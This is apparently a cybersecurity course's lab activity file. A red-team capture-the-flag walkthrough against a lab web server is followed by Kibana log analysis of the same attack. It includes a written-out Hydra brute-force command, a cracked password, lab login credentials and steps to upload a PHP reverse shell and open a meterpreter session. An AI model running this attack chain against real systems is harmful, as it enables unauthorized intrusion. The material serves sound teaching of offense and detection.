

Day 1 Activity File: Red Team

Monitoring Setup Instructions

- As you attack a web server today, it will send all of the attack info to an ELK server.
- The following setup commands need to be run on the **Capstone** machine before the attack takes place in order to make sure the server is collecting logs.
- Be sure to complete these steps before starting the attack instructions.

Instructions


- Double click on the 'HyperV Manager' Icon on the Desktop to open the HyperV Manager.
- Choose the Capstone machine from the list of Virtual Machines and double-click it to get a terminal window.
- Login to the machine using the credentials: vagrant:tnargav
- Switch to the root user with `sudo su`

Setup Filebeat

Run the following commands:

- `filebeat modules enable apache`
- `filebeat setup`

The output should look like this:



```
vagrant@server1:~$ sudo su
root@server1:/home/vagrant# filebeat modules enable apache
Enabled apache
root@server1:/home/vagrant# filebeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Setting up ML using setup --machine-learning is going to be removed in 8.0.0. Please use the ML app instead.
See more: https://www.elastic.co/guide/en/elastic-stack-overview/current/xpack-ml.html
Loaded machine learning job configurations
Loaded Ingest pipelines
root@server1:/home/vagrant#
```

Setup Metricbeat

Run the following commands:

- metricbeat modules enable apache
- metricbeat setup

The output should look like this:

```
root@server1:/home/vagrant#
root@server1:/home/vagrant# metricbeat modules enable apache
Enabled apache
root@server1:/home/vagrant# metricbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@server1:/home/vagrant#
```

Setup Packetbeat

Run the following command:

- packetbeat setup

The output should look like this:

```
root@server1:/home/vagrant#
root@server1:/home/vagrant# packetbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
```

Restart all 3 services. Run the following commands:

- systemctl restart filebeat
- systemctl restart metricbeat
- systemctl restart packetbeat

These restart commands should not give any output:

```
root@server1:/home/vagrant# systemctl restart packetbeat
root@server1:/home/vagrant# systemctl restart metricbeat
root@server1:/home/vagrant# systemctl restart filebeat
root@server1:/home/vagrant# _
```

Once all three of these have been enabled, close the terminal window for this machine and proceed with your attack.

tack! Today, you will act as an offensive security Red Team to exploit a vulnerable Capstone VM.

You will need to use the following tools, in no particular order:

- Firefox
- Hydra
- Nmap
- John the Ripper
- Metasploit
- curl
- MSVenom

Setup

Your entire attack will take place using the Kali Linux Machine.


- Inside the HyperV Manager, double-click on the Kali machine to bring up the VM login window.
- Login with the credentials: root:toor

Instructions

Complete the following to find the flag:


- Discover the IP address of the Linux web server.
 - 192.168.1.105


- Locate the hidden directory on the web server.
 - **Hint:** Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.




http://192.168.1.105/company_folders/secret_folder


- Brute force the password for the hidden directory using the hydra command:
 - **Hint:** You may need to use gunzip to unzip rockyou.txt.gz before running Hydra.
 - **Hint:** `hydra -l <username> -P <wordlist> -s <port> -f -vV <victim.server.ip.address> http-get <path/to/secret/directory>`
 - `hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder`






- Break the hashed password with the Crack Station website or John the Ripper.
 - [linux4u](#)
- Connect to the server via WebDav.
 - **Hint:** Look for WebDAV connection instructions in the file located in the secret directory. Note that these instructions may have an old IP Address in them, so you will need to use the IP address you have discovered.






- Upload a PHP reverse shell payload.
 - **Hint:** Try using your scripting skills! MSVenom may also be helpful.



- Execute payload that you uploaded to the site to open up a meterpreter session.
- Find and capture the flag.



```
meterpreter > cd /
meterpreter > find / -name flag.txt 2>/dev/null
[-] Unknown command: find.
meterpreter > find / -name flag.txt
[-] Unknown command: find.
meterpreter > find . -name flag.txt
[-] Unknown command: find.
meterpreter > find ./ -name flag.txt
[-] Unknown command: find.
meterpreter > find -name flag.txt
[-] Unknown command: find.
meterpreter > shell
Process 2502 created.
Channel 0 created.
find / -name flag.txt 2>/dev/null
/flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
```

After you have captured the flag, show it to your instructor.

Be sure to save important files (e.g., scan results) and take screenshots as you work through the assessment. You'll use them again when creating your presentation.

Day 2 Activity File: Incident Analysis with Kibana

Today, you will use Kibana to analyze logs taken during the Red Team attack. As you analyze, you will use the data to develop ideas for new alerts that can improve your monitoring.

Important: Any time you use data in a dashboard to justify an answer, take a screenshot. You'll need these screenshots when you develop your presentation on Day 3 of this project.

⚠ **Heads Up:** To complete today's part of the project, you must complete steps 1-6 from the last class. Finding the flag isn't critical, but you want to get past the point of uploading the reverse shell script.

Instructions

Even though you already know what you did to exploit the target, analyzing the logs is still valuable. It will teach you:

- What your attack looks like from a defender's perspective.
- How stealthy or detectable your tactics are.
- Which kinds of alarms and alerts SOC and IR professionals can set to spot attacks like yours while they occur, rather than after.

Adding Kibana Log Data

To start viewing logs in Kibana, we will need to import our filebeat, metricbeat and packetbeat data.


Double-click the Google Chrome icon on the Windows host's desktop to launch Kibana. If it doesn't load as the default page, navigate to <http://192.168.1.105:5601>.

This will open 4 tabs automatically, but for now, we only want to use the first tab.

Click on the Explore My Own link to get started.

Adding Apache logs

Click on Add Log Data



The image shows the 'Observability' dashboard. At the top, there is a header with the 'Observability' logo. Below the header, there are three main sections: 'APM', 'Logs', and 'Metrics'. The 'Logs' section is highlighted with a green border. Each section has a description and an 'Add' button. The 'Logs' button is labeled 'Add log data'.


Observability

APM
APM automatically collects in-depth performance metrics and errors from inside your applications.
[Add APM](#)

Logs
Ingest logs from popular data sources and easily visualize in preconfigured dashboards.
[Add log data](#)

Metrics
Collect metrics from the operating system and services running on your servers.
[Add metric data](#)

Click on Apache logs



The image shows the 'Add Data to Kibana' page. It has a header with the title 'Add Data to Kibana' and a navigation bar with tabs: 'All', 'Logs', 'Metrics', 'SIEM', and 'Sample data'. The 'Logs' tab is selected. Below the tabs, there are three cards: 'ActiveMQ logs', 'Apache logs', and 'AWS Cloudwatch logs'. The 'Apache logs' card is highlighted with a green border. Each card has a description and a 'Check data' button.

Add Data to Kibana


[All](#) [Logs](#) [Metrics](#) [SIEM](#) [Sample data](#)

ActiveMQ logs
Collect ActiveMQ logs with Filebeat.

Apache logs
Collect and parse access and error logs created by the Apache HTTP server.

AWS Cloudwatch logs
Collect Cloudwatch logs with Functionbeat.

Scroll to the bottom of the page. Click on Check Data You should see a message highlighted in green: Data successfully received from this module



The image shows the 'Module status' page. It has a header with a checkmark icon and the title 'Module status'. Below the header, there is a text area that says 'Check that data is received from the Filebeat apache module'. To the right of the text area is a 'Check data' button. Below the text area, there is a green message box that says 'Data successfully received from this module'.

Module status


Check that data is received from the Filebeat `apache` module [Check data](#)

Data successfully received from this module

Return to the Home screen by moving back 2 pages.

Adding System Logs

Click on Add Log Data




The image shows the 'Observability' dashboard. At the top center is the 'Observability' logo. Below it are three main sections: 'APM', 'Logs', and 'Metrics'. The 'Logs' section is highlighted with a green border. Each section has a description and an 'Add' button.

APM	Logs	Metrics
APM automatically collects in-depth performance metrics and errors from inside your applications.	Ingest logs from popular data sources and easily visualize in preconfigured dashboards.	Collect metrics from the operating system and services running on your servers.
Add APM	Add log data	Add metric data

)


Click on System logs



The image shows a screen with four log source options. The 'System logs' option is highlighted with a green border.

PostgreSQL logs	Redis logs	System logs	Traefik logs
Collect and parse error and slow logs created by PostgreSQL.	Collect and parse error and slow logs created by Redis.	Collect and parse logs written by the local Syslog server.	Collect and parse access logs created by the Traefik Proxy.

Scroll to the bottom of the page. Click on Check Data You should see a message highlighted in green: Data successfully received from this module



The image shows the 'Module status' section. It has a dropdown menu with a checkmark icon. Below it is a text field with the value 'system'. To the right is a 'Check data' button. Below the text field is a green message box that says 'Data successfully received from this module'.

Module status

Check that data is received from the Filebeat module


[Check data](#)

Data successfully received from this module

Return to the Home screen by moving back 2 pages.

Adding Apache Metrics

Click on Add Metric Data



APM

APM automatically collects in-depth performance metrics and errors from inside your applications.

[Add APM](#)

Logs

Ingest logs from popular data sources and easily visualize in preconfigured dashboards.

[Add log data](#)

Metrics

Collect metrics from the operating system and services running on your servers.

[Add metric data](#)

Click on Apache Metrics

Add Data to Kibana

All Logs **Metrics** SIEM Sample data



ActiveMQ metrics

Fetch monitoring metrics from ActiveMQ instances.



Aerospike metrics

Fetch internal metrics from the Aerospike server.



Apache metrics

Fetch internal metrics from the Apache 2 HTTP server.

Scroll to the bottom of the page. Click on Check Data You should see a message highlighted in green: Data successfully received from this module



Module status

Check that data is received from the Metricbeat `apache` module

